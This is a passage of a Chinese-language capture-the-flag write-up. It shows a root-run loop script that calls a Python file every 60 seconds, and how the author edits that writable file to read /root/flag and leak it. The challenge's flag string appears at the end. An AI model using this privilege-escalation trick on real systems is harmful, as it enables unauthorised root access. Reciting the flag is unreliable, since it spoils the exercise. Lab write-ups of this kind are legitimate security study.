
内容如下：

```
#!/bin/sh
while true; do (python /var/mail/makeflaghint.py &) && sleep 60; done
```

这段脚本的意思是每60秒执行一次中间的python脚本，我们再来看下中间调用的makeflaghint.py


```
import os
import io
import time
os.system("whoami")
gk1=str(time.ctime())
gk="\nGet The RooT,The Date Is Useful!"
f=io.open("/flag.hint", "rb+")
f.write(str(gk1))
f.write(str(gk))
f.close()
```


这段脚本的作用大致是调用某些参数生成/flag.hint文件，所以最终auto.sh的效果是每隔60秒调用makeflaghint.py生成一个flag.hint



随着两次刷新，flag.hint更新了，表明auto.sh确实是在后台以root权限执行，那么我们只需要修改makeflaghint.py的内容来获取/root中的flag即可

```
flag=io.open("/root/flag","r").read()
f.write(str(flag))
```





最终flag为：

```
flag{6ec752c9-361e-41a8-905a-f7854c7d0654}
```